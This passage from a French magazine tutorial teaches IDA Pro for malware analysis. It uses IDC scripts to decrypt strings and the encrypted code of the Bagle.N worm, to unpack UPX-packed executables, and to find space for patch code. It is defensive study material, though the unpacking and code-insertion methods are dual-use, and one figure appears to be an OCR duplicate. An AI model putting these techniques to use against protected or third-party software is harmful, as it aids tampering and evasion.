CODE:00401002 000               mov     edx, 3
CODE:00401007 000               mov     ds:dword_402017, edx
CODE:0040100D 000               mov     edx, offset Caption
CODE:00401012 000               call    sub_401046
CODE:00401012
CODE:00401017 000               mov     edx, 12h
CODE:0040101C 000               mov     ds:dword_402017, edx
CODE:00401022 000               mov     edx, offset Text
CODE:00401027 000               call    sub_401046
CODE:00401027
CODE:0040102C 000               push    0               ; uType
CODE:0040102E 004               push    offset Caption  ;
lpCaption
CODE:00401033 008               push    offset Text     ; lpText
CODE:00401038 00C               push    0               ; hWnd
CODE:0040103A 010               call    MessageBoxA
CODE:0040103A
CODE:0040103F 000               push    0               ;
uExitCode
CODE:00401041 004               call    ExitProcess
CODE:00401041
CODE:00401041   start           endp
CODE:00401041
```

Commençons tout d'abord par commenter le code. Dans ce premier exemple, je détaillerai pas à pas les commandes à utiliser pour effectuer l'analyse.

Placez votre curseur sur la première ligne :

```
CODE:00401000 000               xor     ecx, ecx
```

Xor Registre, Registre met le registre à zéro. A l'aide de la touche :, il suffit de placer le commentaire approprié : ECX = 0.

Au final, vous devriez obtenir ceci :

```
CODE:00401000 000               xor     ecx, ecx        ; ECX = 0
```

Continuons avec l'instruction suivante. De la même manière, on se place au début de la ligne et on presse la touche de commentaire ":".

```
CODE:00401002 000               mov     edx, 3
```

On obtient par conséquent :

```
CODE:00401002 000               mov     edx, 3          ; EDX = 3
```

Plus loin dans le code, on aperçoit une fonction "sub_401046". Juste avant, une valeur est affectée au registre EDX, un pointeur (IDA utilise le mot offset) vers l'adresse 402000.

```
CODE:0040100D 000               mov     edx, offset byte_402000
CODE:00401012 000               call    sub_401046
```

Pour se rendre à l'adresse 402000 il suffit simplement de placer la souris sur l'adresse et de double-cliquer.

Nous sommes maintenant rendus à l'adresse et nous pouvons y voir ceci :

```
DATA:00402000     ; const CHAR byte_402000
DATA:00402000     byte_402000     db '['                  ; DATA XREF: start+Do
DATA:00402000                                             ; start+2Eo
DATA:00402001                     db  56h ; V
DATA:00402002                     db  53h ; S
DATA:00402003                     db   0
```

C'est une chaîne de caractères. Nous pouvons donc la convertir en ASCII à l'aide de la commande "A". Il suffit de placer la souris à l'adresse `402000` et de presser **A** (Make Ascii).

Le résultat obtenu est le suivant :

```
DATA:00402000     str->Vs         db '[VS',0              ; DATA XREF: start+Do
```

Nous retournons à l'adresse précédente à l'aide de la touche ***Echap*** :

```
CODE:0040100D 000                 mov     edx, offset str->Vs ; "[VS"
CODE:00401012 000                 call    sub_401046
```

IDA a modifié le désassemblage. On aperçoit maintenant la chaîne de caractères en commentaire.

Depuis quelques versions, IDA offre le ***Syntax Highlighting***. En un coup d'œil, tous les appels à cette fonction sont mis en évidence (voir figure 9).

Une autre des nouveautés particulièrement intéressante d'IDA : les **hints**. Si on place notre souris sur l'adresse de la sous-routine, IDA nous affiche le code présent à cette adresse sous la forme d'un `hint` : voir figure 10.

Le code de la fonction est directement disponible en un clic de souris. J'ai d'ailleurs déjà renommé un registre en utilisant la méthode présentée dans la première partie de l'article. Un regard avisé reconnaîtra directement une boucle de décryptage, le registre `ECX` servant d'indice de boucle, le registre `EDX` quant à lui pointe sur les données à déchiffrer.

Il est possible de commenter le code, voici le résultat :

```
CODE:00401046     Decrypt         proc near               ; CODE XREF: start+12p
CODE:00401046                                             ; start+27p
CODE:00401046                                             ; Decrypt+Fj
CODE:00401046
CODE:00401046     compteurboucle  = ecx
CODE:00401046
CODE:00401046 000                 mov     al, [edx+ecx]   ; al = Byte (Valeur
Ascii) du string pointé par EDX+ECX
CODE:00401049 000                 xor     al, 12h         ; AL = AL XOR 0x12
CODE:0040104B 000                 mov     [edx+ecx], al   ; On sauvegarde le
resultat en EDX+ECX
CODE:0040104E 000                 inc     ecx             ; ECX++ (compteur)
CODE:0040104F 000                 cmp     compteurboucle, ds:dword_402017 ; Avons
nous terminé avec le décryptage?
CODE:00401055 000                 jnz     short Decrypt   ; Non.. on boucle
CODE:00401055
CODE:00401057 000                 xor     compteurboucle, compteurboucle ; ECX = 0
CODE:00401059 000                 retn
CODE:00401059
CODE:00401059     Decrypt         endp
CODE:00401059
```

À partir de ce bout de code, on en déduit que le paramètre de la fonction est passé via le registre `EDX`. D'ailleurs, on s'aperçoit que `ECX` (`compteurboucle`) est comparé avec un double-mot encore indéfini.

Le double-mot est en fait initialisé par une valeur placée au préalable dans le registre `EDX`. Cette valeur étant comparée à l'index de boucle, il s'agit tout simplement de la taille de la chaîne de caractères à décrypter. Après multiples interactions avec notre désassemblage, on obtient ceci :

```
CODE:00401000                     public start
CODE:00401000     start           proc near
CODE:00401000 000                 xor     ecx, ecx        ; ECX = 0
CODE:00401002 000                 mov     edx, 3          ; EDX = 3
CODE:00401007 000                 mov     ds:taille_chaine, edx
CODE:0040100D 000                 mov     edx, offset titre ; "[VS"
CODE:00401012 000                 call    Decrypt         ; Routine de
Décryptage. EDX = ptr sur la chaîne à décrypter
CODE:00401012
CODE:00401017 000                 mov     edx, 12h        ; EDX = 0x12
CODE:0040101C 000                 mov     ds:taille_chaine, edx
CODE:00401022 000                 mov     edx, offset message
CODE:00401027 000                 call    Decrypt         ; Routine de
Décryptage. EDX = ptr sur la chaîne à décrypter
CODE:00401027
CODE:0040102C 000                 push    0               ; uType
CODE:0040102E 004                 push    offset titre    ; lpCaption
CODE:00401033 008                 push    offset message  ; lpText
CODE:00401038 00C                 push    0               ; hWnd
CODE:0040103A 010                 call    MessageBoxA     ; MessageBoxA(0,offset
message, offset titre, 0);
CODE:0040103A
CODE:0040103F 000                 push    0               ; uExitCode
CODE:00401041 004                 call    ExitProcess     ; ExitProcess(0);
CODE:00401041
CODE:00401041     start           endp
CODE:00401041
CODE:00401046
CODE:00401046     ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||
CODE:00401046
CODE:00401046
CODE:00401046     Decrypt         proc near               ; CODE XREF: start+12p
CODE:00401046                                             ; start+27p
CODE:00401046                                             ; Decrypt+Fj
CODE:00401046
CODE:00401046     compteurboucle  = ecx
CODE:00401046
CODE:00401046 000                 mov     al, [edx+ecx]   ; al = Byte (Valeur
Ascii) du string pointé par EDX+ECX
CODE:00401049 000                 xor     al, 12h         ; AL = AL XOR 0x12
CODE:0040104B 000                 mov     [edx+ecx], al   ; On sauvegarde le
resultat en EDX+ECX
CODE:0040104E 000                 inc     ecx             ; ECX++ (compteur)
CODE:0040104F 000                 cmp     compteurboucle, ds:taille_chaine ;
Avons nous terminé avec le décryptage?
CODE:00401055 000                 jnz     short Decrypt   ; Non.. on boucle
CODE:00401055
CODE:00401057 000                 xor     compteurboucle, compteurboucle ; ECX =
0
CODE:00401059 000                 retn
CODE:00401059
CODE:00401059     Decrypt         endp
```

Notre programme décrypte les chaînes de caractères pour ensuite les afficher à l'aide de la fonction `MessageBoxA`. Ceci est bien sûr un exemple, mais imaginons un instant qu'une application se serve de chaînes cryptées pour cacher le ou les fichier(s) qu'elle pourrait effacer ou dérober

Au lieu de prendre le risque de lancer l'application, il est préférable de faire appel à un script IDC pour décrypter les chaînes de caractères. L'algorithme de chiffrement étant très simple, je ne m'attarderai pas dessus. L'application va simplement effectuer un XOR 12h avec la valeur ASCII du caractère en cours, pour ensuite sauvegarder le résultat. Voici un script permettant de déchiffrer les chaînes de caractères afin d'illustrer l'exemple :

```
#include <idc.idc>
static decrypt_string(adresse,taille)
{
 auto compteur,octet; // Deux variables : compteur et Octet

   for(compteur=taille;compteur>0;compteur=compteur-1)
    {
     octet = Byte(adresse);
     octet = octet ^ 0x12;
     PatchByte(adresse,octet); // on patche le byte dans IDA par sa nouvelle
valeur
     adresse = adresse + 1;    // On incrémente l'adresse du string.
    }
}
```

Le script prend en paramètre l'adresse du string à déchiffrer et sa taille.

Après avoir sauvegardé notre script, il suffit de le charger en appuyant sur F2 (ou via le menu File, selon la version d'IDA). Pour lui fournir des paramètres, on utilise Shift + F2 et on entre :

```
decrypt_string(0x402000,0x3);
```

- `0x402000` représente l'adresse du string :
  `DATA:00402000 str->Vs db 'IVS',0`
- `0x3` est le nombre d'octets à décrypter :
  `CODE:00401002 mov edx, 3 ; edx = 3`

Après l'exécution du script, nous pouvons voir :

```
DATA:00402000 str->Vs db 'IDA',0
```

Même chose pour la seconde chaîne :

```
decrypt_string(0x402004,0x12)
```

Voici en figure 11, page suivante, le résultat final.

Cas pratique #2

De plus en plus de vers circulent sur Internet, et certains, en plus d'être *packés* (voir article sur les protections d'exécutables dans ce même numéro), sont aussi chiffrés.

L'exemple s'appuie sur un ver existant, **Bagle.N**, qui servira de cible pour ce cas pratique. La démarche employée reste la même, je ne détaillerai simplement plus toutes les étapes.

Voici, en figure 12, le point d'entrée de Bagle.N une fois commenté. J'ai souligné en rouge les appels aux sous routines chiffrées. Voici un aperçu de l'une d'entre elles : figure 13.

Une fois de plus, le langage IDC va s'avérer fort utile. Nous écrivons un script pour continuer l'analyse statique. Celui-ci est intentionnellement différent du premier pour présenter quelques instructions et macros supplémentaires.

```
                    // IDC script to decrypt Bagle.N
                        // by Nicolas Brulez

                        #include <idc.idc>

static main()   // Pour exécuter le script automatiquement sans avoir à passer de
                                paramètres.
                                    {
 auto counter,J,address,size;              // déclaration des variables
 address = here;                                  // here est une macro. C'est pour
                récupérer l'adresse pointée par la souris.
  Message("les données à déchiffrer commencent en: %X\n",address);   // Un petit
                    exemple pour afficher du texte dans IDA.

  size = AskLong(90,"Please enter the number of bytes to decrypt..."); // Boite
                        de dialogue pour entrer un nombre.
  Message("le nombre est:%d\n",size);              // Encore un message pour
                        afficher le nombre entré.

   for(counter=0;counter<size;counter++)          // Le nombre précédement entré
                        sert comme indice de boucle.
                                    {
     J = Byte(address);                                  // récuperation de l'octet
     J = J = (J >> 3) | (J << 5);                         // octet = octet ROR 3.
     J = J ^ 0x88;                                       // octet = octet XOR 0x88
     PatchByte(address,J);                              // on place dans la base l'octet
                                décrypté.
     address++;                                          // on incrémente l'adresse.
                                    }
                                  }

  // La version actuelle d'IDA ne contient pas d'implémentation de ROR ou ROL.
          // La prochaine version devrait remédier à ce problème.
```

Pour utiliser le script, il suffit de positionner sa souris à l'adresse voulue, c'est-à-dire `0x401000`. On peut double-cliquer sur l'adresse dans le désassemblage pour s'y rendre, ou presser "G" et taper : `0x401000` (voir figure 14).

Ensuite, on charge notre script dans IDA. Le seul paramètre requis est le nombre d'octets à déchiffrer, le script se charge de vous le demander grâce à la fonction `AskLong` (figure 15).

Voici en figure 16, page suivante, le résultat du déchiffrement.

Les données sont maintenant en clair. Cependant le code n'est pas désassemblé pour le moment. Pour obtenir un désassemblage, nous changeons l'apparence des données qui sont représentées actuellement sous la forme de double-mots.

Une fois de plus, nous automatisons cela à l'aide du langage IDC. Il n'est pas toujours nécessaire de créer un fichier IDC, surtout lorsque le code est de petite taille. Il est possible de placer le code directement dans la fenêtre IDC (SHIFT + F2) comme en figure 17.

Voici le résultat après exécution du script. Tout est maintenant défini sous forme d'octets (figure 18).

À ce stade, il est possible de ré-assembler le code en utilisant la touche "C", mais cela prendrait beaucoup trop de temps. Après avoir assemblé quelques parties de code manuellement, il serait plus efficace d'utiliser l'option de "Reanalyse" du programme : Menu Options, General, Analysis, Reanalyse Program.

Les choses se compliquent à cet endroit selon les binaires. IDA va ou pas désassembler correctement toutes les parties du programme, et dans le pire des cas, créer des tableaux de double mots et n'affichera pas le code désassemblé.

Lorsqu'IDA désassemble pour la première fois une application, le module du processeur ainsi que le loader du format de fichier de l'exécutable marquent de nombreux emplacements comme des instructions potentielles. L'analyse en plusieurs passes permet d'obtenir un très bon désassemblage. Cependant, lors du déchiffrement à l'aide d'un script, ces modules ne sont pas chargés, et l'analyse n'est pas aussi complète.

Pour contourner ce problème, il existe une série de scripts IDC [2] pour les exécutables Win32 PE par Atli Gudmundsson de Symantec qui permettent de charger entièrement une application dans la Base d'IDA pour ensuite sauvegarder toutes les modifications apportées dans un nouvel exécutable.

Je vais expliquer en détail la marche à suivre :

- Avant même de commencer à travailler sur le binaire sous IDA, il est nécessaire de lancer le premier script "pe_sections.idc" pour charger toutes les sections de l'exécutable ;
- Ensuite, il faut exécuter toutes les étapes citées plus haut, c'est-à-dire le déchiffrement de l'application et l'utilisation du mini-script pour obtenir le code sous la forme d'octets ;
- À ce stade, nous voulons obtenir un désassemblage correct de l'application en clair. Il nous faut donc lancer le script "pe_write.idc" qui nous propose d'enregistrer le nouvel exécutable décrypté ;
- Il ne nous reste plus qu'à ouvrir cet exécutable sous IDA qui va effectuer l'analyse complète du binaire et nous fournir un désassemblage parfait.

Notes : À la dernière étape, il est possible de recharger le fichier dans IDA à partir de l'option du Menu : File, Load File, Reload the input File, et de préciser le fichier qui vient d'être créé à l'aide du script "pe_write.idc". Cependant, cette méthode ne nous fournira pas une analyse parfaite. Elle sera malgré tout bien meilleure que l'option "Reanalyse program". Dans notre exemple, le ver contient un ASCII art au milieu du code, qui déstabilise IDA si celui-ci ne recommence pas l'analyse complètement. Il est donc préférable de recharger le fichier avec IDA pour obtenir un résultat parfait

Figure 11

```
DATA:00402000      ; const CHAR str->Ida
DATA:00402000      str->Ida        db 'IDA',0                  ; DATA XF
DATA:00402000                                                  ; start+2
DATA:00402004    | str->IntroductionRIda db 'Introduction Ô IDA',0 ;
```

Figure 12

```
.text:00405FE6     start           proc near
.text:00405FE6 000                 push    0               ; pvReserved
.text:00405FE8 004                 call    CoInitialize
.text:00405FED 000                 mov     esi, offset encrypted_data ; Source of encrypted data
.text:00405FF2 000                 mov     edi, esi        ; Destination = Source = Code décrypté
.text:00405FF4 000                 mov     ecx, 20450      ; Taille du code à décrypter
.text:00405FF9 000                 cld                     ; Clear Direction Flag
.text:00405FFA
.text:00405FFA     decryptcode:                            ; CODE XREF: start+18↓j
.text:00405FFA 000                 lodsb                   ; mov al, byte ptr [ESI] / inc ESI
.text:00405FFB 000                 ror     al, 3           ; AL = AL ROR 3
.text:00405FFE 000                 xor     al, 88h         ; AL = AL XOR 0x88
.text:00406000 000                 stosb                   ; mov byte ptr [EDI], AL / inc EDI
.text:00406001 000                 loop    decryptcode     ; Boucle ECX fois : 20450
.text:00406001
.text:00406003 000                 call    loc_405E78
.text:00406003
.text:00406008 000                 call    near ptr loc_405EDA+2
.text:00406008
.text:0040600D 000                 call    loc_402C98
```

Figure 13

```
.text:00405E75     ; ---------------------------------------------------------------------------
.text:00405E75                     sub     al, 14h
.text:00405E77                     inc     esp
.text:00405E78
.text:00405E78     loc_405E78:                             ; CODE XREF: start+1D↓p
.text:00405E78                     out     dx, al
.text:00405E79                     sbb     [ebx], ah
.text:00405E7B                     pop     eax
.text:00405E7C                     bound   esp, [ebx+21D1B9FEh]
.text:00405E82                     inc     esi
.text:00405E83                     inc     esp
.text:00405E84                     sub     [esi-5Dh], ch
.text:00405E87                     mov     byte ptr [edi], 0D1h
.text:00405E8A                     loopne  loc_405ED2
```

Figure 14

```
.text:00401000     encrypted_data  dd 44444444h, 182318EEh, 0EDBBC46Eh, 4446E8D3h, 44814038h
.text:00401000                                             ; DATA XREF: start+7↓o
.text:00401000                     dd 0EDBB4444h, 4446E813h, 44624038h, 0EDBB4444h, 4446E833h
.text:00401000                     dd 44E14038h, 44814444h, 04444444h, 1842DD5Ah, 8953CAC2h
.text:00401000                     dd 4444440Ch, 74DF13CAh, 5845D348h, 0E3532B81h, 2B68E408h
.text:00401000                     dd 0B3444630h, 5A43EF42h, 0F62318EEh, 18046E18h, 2E1824EFh
```

Figure 16

```
.text:00401000     encrypted_data  dd 44444444h, 182318EEh, 0EDBBC46Eh, 4446E8D3h, 44814038h
.text:00401000                                             ; DATA XREF: start+7↓o
.text:00401000                     dd 0EDBB4444h, 4446E813h, 44624038h, 0EDBB4444h, 4446E833h
.text:00401000                     dd 44E14038h, 44814444h, 04444444h, 1842DD5Ah, 8953CAC2h
.text:00401000                     dd 4444440Ch, 74DF13CAh, 5845D348h, 0E3532B81h, 2B68E408h
.text:00401000                     dd 0B3444630h, 5A43EF42h, 0F62318EEh, 18046E18h, 2E1824EFh
```

Figure 15




Figure 17




Figure 18

```
.text:00401000     encrypted_data  db   0
.text:00401001                     db   0
.text:00401002                     db   0
.text:00401003                     db   0
.text:00401004                     db  55h ; U
.text:00401005                     db  8Bh ; ï
.text:00401006                     db 0ECh ; ì
.text:00401007                     db  8Bh ; ï
```

Notre exécutable est maintenant déchiffré et désassemblé. L'analyse peut suivre son cours sans avoir eu à exécuter le moindre bout de code.

Cas pratique #3

Dans ce dernier exemple, je présenterai l'utilisation du débogueur intégré à IDA (depuis la version 4.5) pour l'*unpacking* d'exécutables. Je couplerai l'utilisation du scripting d'IDA pour déterminer automatiquement l'adresse du saut vers l'exécutable déchiffré en mémoire, et présenterai la marche à suivre pour la création d'un *dump* fonctionnel.

Analyse du packer UPX

Par manque de place, je ne pourrai montrer l'analyse complète du *packer* UPX dans cet article. Je m'en tiendrai donc au plus important. La première étape est de trouver le point d'entrée original de l'application qui a été packée. En désassemblant un fichier "UPXé" on découvre rapidement que le saut vers l'application est en clair dans le programme. Le saut final se présente toujours sous la même forme, il est donc facilement possible d'utiliser une signature pour détecter ce dernier saut (voir figure 19).

Figure 19




Figure 20





Figure 21



UPX utilise toujours la même signature pour appeler le point d'entrée de l'application compressée. Un `jmp short`, un `call`, un `popad` et un `jmp far`. Avec ses informations, il est possible d'écrire un script IDC qui trouvera automatiquement l'emplacement du saut final.

Avant de nous attaquer au script de recherche, voici à quoi ressemble le code à l'entry point. Vous pouvez voir sur la capture d'écran, les fenêtres du débogueur d'IDA (figure 20).

Nous allons commencer par programmer un petit script IDC pour trouver automatiquement le point d'entrée d'un soft "UPXé". Comme vous avez pu le constater, la signature d'UPX est un `jmp short`, un `call`, un `popa(d)` et un `jmp far`. Le décalage entre chaque instruction est toujours le même, ce qui simplifie grandement la recherche.

Voici le script en question :

```
#include <idc.idc>
static main()
 {
            auto i,x;
            Message("%s\n\n","UPX Entry Point Finder by Nicolas Brulez");
            for (i=SegStart(here); i<SegEnd(here) ; i++)
             {
               if (Byte(i)==0xEB && Word(i+2)==0x96FF && Byte(i+8)==0x61 &&
Byte(i+9)==0xE9 )
                {
                  x = i+9;
                  Message("\nJump to entry point found at: %X. Press F2 to set
a breakpoint\n",x);
                  Jump(x);
                  x =
substr(GetDisasm(x),(strstr(GetDisasm(x),"loc_")+4),strlen(GetDisasm(x)));
                  Message("The real entry point address is: %s\n",x);
                }
             }
 }
```

Ce petit script commence par récupérer l'adresse du début du segment auquel appartient le point d'entrée de l'application packée. Il boucle jusqu'à la fin de la section (récupérée à l'aide de `SegEnd`). Le script scanne tout simplement le code à la recherche des octets équivalents aux opcodes de la signature d'UPX.

```
0xEB - Jmp short
0xFF96 - Call dword ptr [esi+xxx] (Intel utilise le little endian (bit de poids
faible placé avant le bit de poids fort) ce qui explique l'ordre inversé par
rapport au script).
0x61 - popa(d)
0xE9 - Jmp FAR
```

Le script nous place automatiquement sur l'adresse du Jmp Entry Point et affiche quelques informations importantes pour la suite : figure 21.

Comme vous pouvez le voir sur la capture d'écran, le script trouve bien le saut vers le point d'entrée. En pressant F2 sur une version récente d'IDA, un point d'arrêt est posé sur l'adresse qui nous intéresse. Il ne nous reste plus qu'à lancer l'application à l'aide du débogueur pour stopper juste avant le saut vers le programme décompressé en mémoire.

Une fois le débogueur lancé et l'application stoppée sur le point d'arrêt, il ne nous reste plus qu'à dumper le processus. Pour cela, nous utilisons le dumper intégré à l'application ImpRec [3] (*Import Reconstructor*) : voir figure 22.

L'application décompressée est maintenant dumpée sur le disque dur. Nous reconstruisons une nouvelle table d'import toute neuve à l'aide du même programme. Dans la capture d'écran précédente, vous pouvez voir un champ "OEP" (*Original Entry Point*), c'est ici qu'il faut placer la RVA (*Relative Virtual Address*, adresse virtuelle relative à l'image base : adresse à laquelle est chargée l'exécutable en mémoire.

Pour plus d'information, lire l'article sur les protections d'exécutables.) de l'entry point du programme décompressé. Nous

avons trouvé cette valeur à l'aide de notre script IDC. L'adresse du point d'entrée trouvée est 41F141. Cette valeur étant une adresse virtuelle (VA), il va falloir la convertir en RVA. Pour cela, rien de plus simple, il suffit de soustraire l'image base à notre adresse pour obtenir : 1F141 (41F141 - 400000). Nous mettons donc à jour notre champ, et nous pressons par la même occasion IAT Autosearch pour rechercher l'IAT (*Import Address Table*) de notre application. Imprec nous informe qu'il a bien trouvé une IAT, et nous demande de presser Get Imports pour obtenir les imports de l'application : figure 23.

Figure 22






Figure 23



ImpRec nous informe qu'il a trouvé les imports de notre application, et qu'il a pu tous les réparer. Il ne nous reste plus qu'à réparer notre fichier dump. Nous pressons Fix Dump et sélectionnons notre exécutable dumpé. Notre application est maintenant complètement reconstruite et parfaitement fonctionnelle (figure 24).

Figure 24



À partir de là, il est possible de commencer l'analyse statique du fichier précédemment compressé. La table d'import étant complètement reconstruite, vous pourrez voir les appels aux fonctions de l'API Windows dans votre désassemblage.

Exemples de scripts IDC

Extraction de données

Il n'est pas rare de rencontrer des *malwares* qui procèdent à une extraction d'un autre exécutable pour l'exécuter juste ensuite. Ce genre de code est très facilement repérable dans un désassemblage. Voici un script qui extrait les informations sans avoir à exécuter le programme. Il est donc possible d'analyser le nouvel exécutable statiquement.

```
#include <idc.idc>

static main()
 {
   auto fHandle,fname,result;

   fname=AskFile (1,"*.*","Please enter a Filename");
   fHandle=fopen(fname,"wb");
   result=savefile(fHandle,0,here,AskLong(90,"Number of bytes to dump?"));
}
```

Ce petit script extrait l'exécutable (ou n'importe quel type de données) dans un fichier. Notre script commence par nous demander le nom du fichier qui contiendra les données dumpées, puis nous demande ensuite le nombre d'octets à dumper. Pour trouver cette valeur, cherchez le paramètre nNumberOfBytesToWrite de la fonction "WriteFile" (ou le paramètre équivalent si c'est une autre fonction).

Recherche d'un emplacement pour Ajout de code

L'ajout de code à un exécutable déjà compilé est parfois nécessaire si un éditeur tarde à sortir un *patch* de sécurité pour son programme. Il est alors nécessaire de trouver un emplacement dans le programme, qui pourrait contenir le code à ajouter. Le *padding* en fin de sections s'avère être un choix intéressant, et suffit généralement pour contenir une petite routine qui viendra corriger une faille de sécurité par exemple.

Voici un script de recherche automatique :

```
#include <idc.idc>
static main()
 {

        auto i,x,flags;
        x = FirstSeg();  // adress premier segment

        // Boucle pour trouver l'adresse du dernie segment
        while ( NextSeg(x) != -1)
                {
                  x = NextSeg(x);
                }

        // Adresse de fin du dernier segment -1
        i = SegEnd(x) - 1;

        // Boucle pour trouver le premier byte défini
        while ( GetFlags(i) == 0x100 )
                {
                        i = i - 1;
```

```
                }

        // On ajoute 2 bytes pour être sur que tout est reglo
        Jump(i+2);

        Message("Vous avez %d octets de disponibles", SegEnd(x) -
(i+2));

}
```

Ce script recherche à la fin du fichier un emplacement pour ajouter du code. Il vous affichera le nombre d'octets libres trouvés et vous rendra à l'adresse du premier octet trouvé. Vous pourrez donc lire l'offset dans le fichier de cet emplacement, et vous y rendre pour ajouter votre code. Il faudra modifier les caractéristiques de la section pour la rendre exécutable. L'ajout de fonctions dans un binaire déjà compilé fera sûrement l'objet d'un article complet, dans un prochain numéro de MISC.

Conclusion

Cet article est une petite introduction au désassembleur IDA. Je n'ai présenté ici que les bases de son utilisation. Je n'ai pas pu couvrir l'utilisation de la technologie FLIRT, ni la création de plugins. Cependant, les capacités d'analyse d'IDA présentées ici surpassent largement n'importe quel outil d'analyse statique. Vous trouverez ici [4] une version freeware fonctionnant très bien avec les exécutables Win32. IDA reste l'outil parfait pour l'analyse de malwares, la recherche de vulnérabilités [5], ou le désassemblage multi-plateformes [6].

Je tiens à remercier toute l'équipe de DataRescue, et plus particulièrement Ilfak Guilfanov, pour son aide précieuse tout au long de la rédaction de cet article.

Références

- [1] IDA Pro (c) Datarescue - **http://www.datarescue.com/idabase/**
- [2] PE Scripts par Atli Gudmundsson - **http://www.datarescue.com/freefiles/pe_scripts.zip**
- [3] Import Reconstructor - **http://wave.prohosting.com/mackt/projects/imprec/ucfir16f.zip**
- [4] IDA Version 4.1 Freeware - **http://www.simtel.net/product.php?url_fb_product_page=29498**
- [5] N.BRULEZ - *Recherche de vulnérabilités par Désassemblage* - MISC 12
- [6] IDA Désassembleur Multi Plate-formes - **http://www.datarescue.com/idabase/idaproc.htm**

Les protections d'exécutables Windows

Nicolas Brulez - **0x90@rstack.org**
Chief of Security - The Armadillo Software Protection System
http://www.siliconrealms.com/armadillo.htm

